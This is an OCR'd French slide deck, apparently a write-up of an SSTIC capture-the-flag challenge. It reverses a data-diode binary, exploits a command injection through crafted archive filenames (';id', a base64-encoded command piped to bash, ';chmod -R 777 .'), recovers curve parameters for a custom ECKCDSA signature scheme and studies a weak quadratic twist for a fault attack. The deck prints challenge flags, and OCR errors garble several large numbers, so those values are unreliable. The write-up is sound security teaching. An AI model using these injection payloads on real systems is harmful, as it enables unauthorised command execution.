Serveur FTP de la diode

- Envoi d'archives via le serveur FTP
- Une archive comporte des commandes à exécuter auprès de SAFE

Nom de fichier	Taille de fichier	Droits d'accès	Dernière modification
..			
archive		drwxr-xr-x	13/04/2026 15:15:32
in		drwxrwxr-x	13/04/2026 15:15:08
log		drwxr-xr-x	13/04/2026 18:08:40
flag.txt	71	-rw-------	31/03/2026 19:20:34

Serveur FTP de la diode

- Envoi d'archives via le serveur FTP
- Une archive comporte des commandes à exécuter auprès de SAFE

Nom de fichier	Taille de fichier	Droits d'accès	Dernière modification
..			
hell_fire.sa	335	-rw-------	31/03/2026 19:20:34
pown_key.sa	301	-rw-------	31/03/2026 19:20:34
prod_maj_bin.sa	98 683	-rw-------	31/03/2026 19:20:34
prod_maj_key.sa	314	-rw-------	31/03/2026 19:20:34
test_status.sa	307	-rw-------	31/03/2026 19:20:34

Crash suspect de la diode

- Fichiers fournis :
  - `260302_core` : un *core dump* du binaire de la diode (`diode_src`)
  - `archive_crash.sa` : le *sample* de l'archive qui a provoqué le crash

Crash suspect de la diode

- Fichiers fournis :
  - `260302_core` : un *core dump* du binaire de la diode (`diode_src`)
  - `archive_crash.sa` : le *sample* de l'archive qui a provoqué le crash
- Extraction du binaire original à partir du *core dump*
  - https://github.com/veritas501/core2elf64

Reverse du binaire diode_src

```
void __fastcall process_file(const char *path) {
  // [...]
  log(log_file, 1, "Processings %s", path);

  file_info *f = map_file(path);
  log(log_file, 1u, "Archive mapped at %p, size is %zu", f->base, f->size);

  if ( arch_check_crc(f) ) {
    log(log_file, 2, "arch_check_crc() failed");
    goto ERR;
  }

  log(log_file, 1, "CRC is valid");
```

Reverse du binaire diode_src

```
if ( arch_parse(f) ) {
  log(log_file, 2, "arch_parse() failed");
} else if ( arch_decompress_pkg(f) ) {
  log(log_file, 2, "arch_decompress_pkg() failed");
} else if ( pkg_parse(f) ) {
  log(log_file, 2, "pkg_parse() failed");
} else {
  // [...]
}
```

Reverse du binaire diode_src

```
  if ( f->debug )
    log_sha256(f);
  if ( has_tag(&f->tags, "ARCHIVE") && archive_file(f, path, "data/archive") ) {
    log(log_file, 2, "archive_file() failed");
  } else if ( check_secret(f) ) {
    log(log_file, 2, "check_secret() failed");
  } else if ( arch_transfert_file(f, "10.0.55.150", 1789) ) {
    log(log_file, 2, "arch_transfert_file() failed");
  }
}
// [...]
```

Vulnérabilité : injection de commande

```
void __fastcall log_sha256(file_info *f) {
  // ...
  s = (char *)malloc(0x1000u);
  if ( s ) {
    if ( has_tag(&f->tags, "_SHA256") ) {
      snprintf(s, 0x1000u, "sha256sum %s", f->path);
      ptr = exec_cmd(s);
      if ( ptr ) {
        log(log_file, 0, "%s returned:\n%s", s, ptr);
        free(ptr);
      }
    }
    free(s);
  }
}
```


Vulnérabilité : injection de commande

- **Injection de commande dans le log de debug SHA-256**
  1. Construire une archive partiellement valide avec les bons tags
  2. Nommer l'archive `;ma commande`
  3. Uploader l'archive sur le serveur FTP


Vulnérabilité : injection de commande

- **Injection de commande dans le log de debug SHA-256**
  1. Construire une archive partiellement valide avec les bons tags
  2. Nommer l'archive `;ma commande`
  3. Uploader l'archive sur le serveur FTP
- Exemple
  - Nom de fichier : `;id`
  - Commande exécutée : `sha256sum data/in/;id`

Format des archives



Format des archives



Exploitation de l'injection de commande

```
[DEBUG] sha256sum data/in/;ls -lah returned:
total 20K
drwxr-xr-x 1 root root 4.0K Apr 13 13:15 .
drwxr-xr-x 1 root root 4.0K May  5 13:34 ..
drwxr-xr-x 1 root root 4.0K Apr 13 13:15 data
```


Exploitation de l'injection de commande

```
[DEBUG] sha256sum data/in/;echo 'Y2F0IGRhdGEvZmxhZy50eHQ='|base64 -d|
bash returned:
SSTIC{fa0405ed2436446132714676 0b57051767a19a36d944335ae4449615ca60ddd7}
```

🚩 **SSTIC{fa0405ed2436446132714676 0b57051767a19a36d944335ae4449615ca60ddd7}**

Exploitation de l'injection de commande

- Alternative : `;chmod -R 777 .`
- Récupération des archives précédentes dans `archive/`




Nom de fichier	Taille de fichier	Droits d'accès	Dernière modification
..			
hell_fire.sa	335	-rw-------	31/03/2026 19:20:34
pown_key.sa	301	-rw-------	31/03/2026 19:20:34
prod_maj_bin.sa	98 683	-rw-------	31/03/2026 19:20:34
prod_maj_key.sa	314	-rw-------	31/03/2026 19:20:34
test_status.sa	307	-rw-------	31/03/2026 19:20:34

Step 3.1: lobster128 parameters

Le système SAFE : diode destination

- `diode_dest.py` (UDP 1789) : réception de l'archive



Réception des archives

```
while True:
    file = receive_file(sock)

    # ...
    pkg = get_verified_pkg(file)
    if not pkg:
        logging.error("get_verified_pkg() failed")
        continue

    result = process_pkg(pkg)
    if not result:
        logging.error("process_pkg() failed")
        continue

    logging.info("File received and processed successfuly")
```

Vérification du package

```
def get_verified_pkg(file):
    arch = sstic_arch_t.parse_file(file)
    # ...

    with NamedTemporaryFile("w+b", delete_on_close=False) as pkg_file:
        with NamedTemporaryFile("w+b", delete_on_close=False) as sig_file:
            pkg_file.write(arch.pkg)
            sig_file.write(arch.sig)
            if not check_signature(pkg_file.name, sig_file.name):
                return None

    pkg = lzo.decompress(
      arch.pkg, False, arch.pkg_decompressed_size, algorithm="LZO1X"
    )
    return pkg
```

Vérification du package

- Le binaire `lobster256` vérifie la signature du *package* compressé

```
def check_signature(file, sig):
    args = [
      "crypto/lobster256",
      "verify",
      file,
      "crypto/lobster_ignition.bin",
      "crypto/public_key.bin",
      sig,
    ]
    output = subprocess.run(args, timeout=5)
    return output.returncode == 0
```

Vérification du package

```
class BlobType(enum.IntEnum):
    WEAPON_OPEN_SESSION = 0,
    WEAPON_CLOSE_SESSION = 1,
    WEAPONS_MSG = 2,
    UPDATE_WALLPAPER = 3,
    UPDATE_SIG_KEY = 4,
    UPDATE_SIG_EXE = 5,
    UTILS_SLEEP = 6,
    UTILS_CLEAR_SCREEN = 7,
    UTILS_GET_FLAG_STEP3 = 8,
    UPDATE_USER_DB = 9,
```

L’algorithme de signature LOBSTER

- Basé sur **ECKCDSA**[1] (variante d’ECDSA)
  - Cryptographie sur courbe elliptique
  - Clé publique + clé privée

[1] https://en.wikipedia.org/wiki/KCDSA

L'algorithme de signature LOBSTER

- Basé sur **ECKCDSA**[1] (variante d'ECDSA)
  - Cryptographie sur courbe elliptique
  - Clé publique + clé privée
- Implémentation fournie : `lobster128.sage` / `lobster256.sage`
  - Génération de clé
  - Signature de message
  - Vérification de signature

[1] https://en.wikipedia.org/wiki/KCDSA

L’algorithme de signature LOBSTER

- Informations issues d’une conversation téléphonique…

[1] https://github.com/libecc/libecc

L’algorithme de signature LOBSTER

- Informations issues d’une conversation téléphonique…
  - Courbe non-standard aux paramètres inconnus

[1] https://github.com/libecc/libecc

L'algorithme de signature LOBSTER

- Informations issues d'une conversation téléphonique…
  - Courbe non-standard aux paramètres inconnus
  - Multiplication scalaire de la clé publique en coordonnées XZ, avec une technique anti-*side-channel* (mais il n'y a rien à protéger dans cette opération !)

[1] https://github.com/libecc/libecc

L'algorithme de signature LOBSTER

- Informations issues d'une conversation téléphonique…
  - Courbe non-standard aux paramètres inconnus
  - Multiplication scalaire de la clé publique en coordonnées XZ, avec une technique anti-*side-channel* (mais il n'y a rien à protéger dans cette opération !)
  - Implémentation binaire qui repose sur un **libecc**[1] modifié

[1] https://github.com/libecc/libecc

Rappels sur les courbes elliptiques

- **But : retrouver les paramètres a et b de la courbe**

Rappels sur les courbes elliptiques

- **But : retrouver les paramètres a et b de la courbe**
- Équation de courbe elliptique de paramètres a et b :

$$E(\mathbb{F}_p) : \quad y^2 = x^3 + ax + b \quad [p]$$

Implémentation dans le script

```
p = 3062004105589649581154392773920202451O7

INFINITY = (0 ,1, 0)
K = GF(p)

COMP_WIN = [
    INFINITY,
    (K(27876843472109384190152110587684917980З), 1),
    (K(14997095136202054098434543909012007052З), 0),
    (K(37926186415752960086399974152345432097),  1),
    (K(10927156816539160303889876919512346770О), 1),
    (K(24232649921754225092068475229176742261З), 1),
    (K(23517966167340742071751115700858635290З), 0),
    (K(12985416520080612168307826048394231542З), 0),
]
```

Implémentation dans le script


```
p = 3062004105589649581154392773920202045107

INFINITY = (0 ,1, 0)
K = GF(p)

COMP_WIN = [
    INFINITY,
    (K(27876843472109384190152110587684917980 3), 1),
    (K(14997095136202054098434543909012007052 8), 0),
    (K(37926186415752960086399974152345432097),  1),
    (K(10927156816539160303889876919512346770 0), 1),
    (K(24232649921754225092068475229176742261 3), 1),
    (K(23517966167340742071751115700858635290 3), 0),
    (K(12985416520080612168307826048394231542 9), 0),
]
```

$$k \cdot G = (k_0 + 2k_1 + 4k_2 + 8k_3 + 16k_4 + 32k_5) \cdot G$$
$$= (k_0 + 2k_1 + 4k_2)G + (k_3 + 2k_4 + 4k_5) \cdot 8G$$

Points compressés et symétrie



Retrouver les paramètres de la courbe

- On connaît les coordonnées x des points suivants :

$$(O, G, 2G, 3G, 4G, 5G, 6G, 7G)$$

Retrouver les paramètres de la courbe

- On connaît les coordonnées x des points suivants :

$$(O, G, 2G, 3G, 4G, 5G, 6G, 7G)$$

- Formule d'addition de P et Q :

$$x_{P+Q}(x_P - x_Q)^2 = (y_P - y_Q)^2 - (x_P + x_Q)(x_P - x_Q)^2$$

Retrouver les paramètres de la courbe

- On connaît les coordonnées x des points suivants :

$$(O, G, 2G, 3G, 4G, 5G, 6G, 7G)$$

- Formule d'addition de P et Q :

$$\begin{aligned} x_{P+Q}(x_P - x_Q)^2 &= (y_P - y_Q)^2 - (x_P + x_Q)(x_P - x_Q)^2 \\ &= y_P^2 + y_Q^2 - 2y_P y_Q - (x_P + x_Q)(x_P - x_Q)^2 \end{aligned}$$

Retrouver les paramètres de la courbe

- On connaît les coordonnées x des points suivants :

$$(O, G, 2G, 3G, 4G, 5G, 6G, 7G)$$

- Formule d'addition de P et Q :

$$\begin{aligned} x_{P+Q}(x_P - x_Q)^2 &= (y_P - y_Q)^2 - (x_P + x_Q)(x_P - x_Q)^2 \\ &= y_P^2 + y_Q^2 - 2y_P y_Q - (x_P + x_Q)(x_P - x_Q)^2 \\ &= a(x_P + x_Q) + 2b - 2y_P y_Q + x_P x_Q^2 + x_P^2 x_Q \end{aligned}$$

Retrouver les paramètres de la courbe

$$x_{P+Q}(x_P - x_Q)^2 = a(x_P + x_Q) + 2b - 2y_P y_Q + x_P x_Q^2 + x_P^2 x_Q$$

$$x_{P-Q}(x_P - x_Q)^2 = a(x_P + x_Q) + 2b + 2y_P y_Q + x_P x_Q^2 + x_P^2 x_Q$$

Retrouver les paramètres de la courbe

$$x_{P+Q}(x_P - x_Q)^2 = a(x_P + x_Q) + 2b - 2y_P y_Q + x_P x_Q^2 + x_P^2 x_Q$$

$$x_{P-Q}(x_P - x_Q)^2 = a(x_P + x_Q) + 2b + 2y_P y_Q + x_P x_Q^2 + x_P^2 x_Q$$

$$\downarrow$$

$$\boldsymbol{\frac{1}{2}(x_{P+Q} + x_{P-Q})(x_P - x_Q)^2 = a(x_P + x_Q) + 2b + x_P x_Q^2 + x_P^2 x_Q}$$

Retrouver les paramètres de la courbe

- Application de la relation avec :
  - $(P, Q) = (2G, G)$
  - $(P, Q) = (3G, G)$

$$\begin{cases} \frac{1}{2}(x_{3G} + x_G)(x_{2G} - x_G)^2 &= a(x_{2G} + x_G) + 2b + x_{2G}x_G^2 + x_{2G}^2 x_G \\ \frac{1}{2}(x_{4G} + x_{2G})(x_{3G} - x_G)^2 &= a(x_{3G} + x_G) + 2b + x_{3G}x_G^2 + x_{3G}^2 x_G \end{cases}$$

Retrouver les paramètres de la courbe

- Application de la relation avec :
  - $(P, Q) = (2G, G)$
  - $(P, Q) = (3G, G)$

$$\begin{cases} \frac{1}{2}(x_{3G} + x_G)(x_{2G} - x_G)^2 &= a(x_{2G} + x_G) + 2b + x_{2G}x_G^2 + x_{2G}^2 x_G \\ \frac{1}{2}(x_{4G} + x_{2G})(x_{3G} - x_G)^2 &= a(x_{3G} + x_G) + 2b + x_{3G}x_G^2 + x_{3G}^2 x_G \end{cases}$$

$$a = 43452926539751777285807960570547485014$$
$$b = 76265157614503035001807214549898711832$$

🚩 `SSTIC{94a19b2019010c12bc842074e0af93c0ba3a5be773ae7043fe891bbb408a261b}`

Retrouver les paramètres de la courbe

- On peut réaliser la même attaque sur **lobster256**

$$a = 38518268011844958383984737875894065125464475257272060615078072556169774890831$$
$$b = 81467430943253026863114675468814898031035215312166850155424429235431154214558$$

Step 3: overflowing faults

Chronologie de la compromission

L’attaquant aurait « cassé le schéma de signature »…

Chronologie de la compromission

L'attaquant aurait « cassé le schéma de signature »…

1. L'administrateur a mis à jour la clé publique de production (`prod_maj_key.sa`)

Chronologie de la compromission

L'attaquant aurait « cassé le schéma de signature »…

1. L'administrateur a mis à jour la clé publique de production (`prod_maj_key.sa`)

```
def cmd_update_key(pub_key, priv_key):
    # pour vérifier une signature, diode_dst à besoin de la privée et de la publique ?
    # test de (r, s) == lobster256.sign(data, priv) ???
    # => mais du coup la publique sert à rien ?
    # => vérifier avec Ernest ou Michel

    data = pub_key + priv_key
    return { "type": BlobType.UPDATE_SIG_KEY, "size":len(data), "data":data }
```

Chronologie de la compromission

L'attaquant aurait « cassé le schéma de signature »…

1. L'administrateur a mis à jour la clé publique de production (`prod_maj_key.sa`)
2. L'attaquant a récupéré la clé privée de production depuis l'archive stockée sur le serveur FTP, et a signé sa propre archive (`pown_key.sa`) pour modifier la clé

Chronologie de la compromission

L'attaquant aurait « cassé le schéma de signature »…

1. L'administrateur a mis à jour la clé publique de production (`prod_maj_key.sa`)
2. L'attaquant a récupéré la clé privée de production depuis l'archive stockée sur le serveur FTP, et a signé sa propre archive (`pown_key.sa`) pour modifier la clé
3. L'attaquant a envoyé l'archive `hell_fire.sa` (payload pour le *weapon server*)

Chronologie de la compromission

L'attaquant aurait « cassé le schéma de signature »…

1. L'administrateur a mis à jour la clé publique de production (`prod_maj_key.sa`)
2. L'attaquant a récupéré la clé privée de production depuis l'archive stockée sur le serveur FTP, et a signé sa propre archive (`pown_key.sa`) pour modifier la clé
3. L'attaquant a envoyé l'archive `hell_fire.sa` (payload pour le *weapon server*)

La clé publique actuellement en vigueur est celle de l'attaquant
→ c'est à nous de casser le schéma de signature !

Étude de la courbe

- **Deux pistes**
  - Est-ce que la courbe présente une faiblesse quelconque ?
  - Est-ce qu'il y a des problèmes d'implémentation dans le binaire `lobster256` ?

Étude de la courbe

- **Deux pistes**
  - Est-ce que la courbe présente une faiblesse quelconque ?
  - Est-ce qu'il y a des problèmes d'implémentation dans le binaire `lobster256` ?
- Rien dans les classiques (attaques sur l'ordre, Smart, MOV…)

Étude du twist quadratique de la courbe

- Twist quadratique E^d, où $d \in \mathbb{F}_p$ n'est pas un résidu quadratique

$$y^2 = x^3 + d^2ax + d^3b \quad [p]$$

Étude du twist quadratique de la courbe

- Twist quadratique E^d, où $d \in \mathbb{F}_p$ n'est pas un résidu quadratique

$$y^2 = x^3 + d^2ax + d^3b \quad [p]$$

- Avec Sage :

```
E = EllipticCurve(Fp, [a, b])
Ed = E.quadratic_twist()
print(factor(Ed.order()))
```

Étude du twist quadratique de la courbe

- Twist quadratique E^d, où $d \in \mathbb{F}_p$ n'est pas un résidu quadratique

$$y^2 = x^3 + d^2ax + d^3b \quad [p]$$

- Avec Sage :

```
E = EllipticCurve(Fp, [a, b])
Ed = E.quadratic_twist()
print(factor(Ed.order()))
```

- **L'ordre du *twist* quadratique est assez lisse → logarithme discret facile**

$$235989105379 \times 274321494283 \times 596117795627 \times$$
$$502559020606627 \times 597975887719 13 \times 961946097496477$$

Exploitation d'un twist « faible »

- Pas dramatique… sauf dans un cas précis
- *Fault Attack on Elliptic Curve with Montgomery Ladder Implementation*[1]

[1] https://www.di.ens.fr/~fouque/pub/fdtc08.pdf

Exploitation d'un twist « faible »

- Pas dramatique… sauf dans un cas précis
- *Fault Attack on Elliptic Curve with Montgomery Ladder Implementation*[1]
  - **Injection de faute**
  - Attaque de type « courbe invalide »

[1] https://www.di.ens.fr/~fouque/pub/fdtc08.pdf

Fonctionnement d'ECKCDSA

Vérification de signature :

- Soit m le message à vérifier, Y la clé publique et (r, s) la signature

Fonctionnement d'ECKCDSA

Vérification de signature :

- Soit m le message à vérifier, Y la clé publique et (r, s) la signature
- Soit $h = H\big(Y_x \parallel Y_y \parallel m\big)$ et $e = (r \oplus h) \bmod n$.

Fonctionnement d'ECKCDSA

Vérification de signature :

- Soit m le message à vérifier, Y la clé publique et (r, s) la signature
- Soit $h = H(Y_x \parallel Y_y \parallel m)$ et $e = (r \oplus h) \bmod n$.
- $S = eG$
- $X = sY$
- $W = S + X$

Fonctionnement d'ECKCDSA

Vérification de signature :

- Soit m le message à vérifier, Y la clé publique et (r, s) la signature
- Soit $h = H(Y_x \parallel Y_y \parallel m)$ et $e = (r \oplus h) \bmod n$.
- $S = eG$
- $X = sY$
- $W = S + X$
- La signature est valide si et seulement si $r = H(W_x)$

Recherche d'une primitive d'injection de faute

```
# S = e * P
S = EXP_WIN(E, WIN, e)
# X = s * Pub
X = XZ_EXP(s, pub[0], pub[1], a, b, p)
# W  = S + X
W_aff = point_add(S, X, a, p)
if (W_aff == INFINITY):
    return False
# Check if r = H(W)
hash=hashlib.sha256()
hash.update(int(W_aff[0]).to_bytes(32, byteorder="big"))
r_prime = int(hash.hexdigest(), 16)
if (r_prime == r):
    return True
```

Recherche d'une primitive d'injection de faute

```
# S = e * P
S = EXP_WIN(E, WIN, e)
# X = s * Pub
X = XZ_EXP(s, pub[0], pub[1], a, b, p)
# W  = S + X
W_aff = point_add(S, X, a, p)
if (W_aff == INFINITY):
    return False
# Check if r = H(W)
hash=hashlib.sha256()
hash.update(int(W_aff[0]).to_bytes(32, byteorder="big"))
r_prime = int(hash.hexdigest(), 16)
if (r_prime == r):
    return True
```

Recherche d'une primitive d'injection de faute

- Pas de primitive évidente d'injection de faute dans le script Sage
- Il faut regarder à l'intérieur du binaire `lobster256`
  - **Corruptions mémoires ?**

Recherche d'une primitive d'injection de faute

```
__int64 __fastcall verify_bin_file(char *msg_filename, char *ignition_filename, char *pub_key_filename,
char *sig_filename) {
  // ...
  _BYTE decoded_sig[64]; // [rsp+1B0h] [rbp-3938h] BYREF
  ec_pub_key pub_key; // [rsp+1F0h] [rbp-38F8h] BYREF
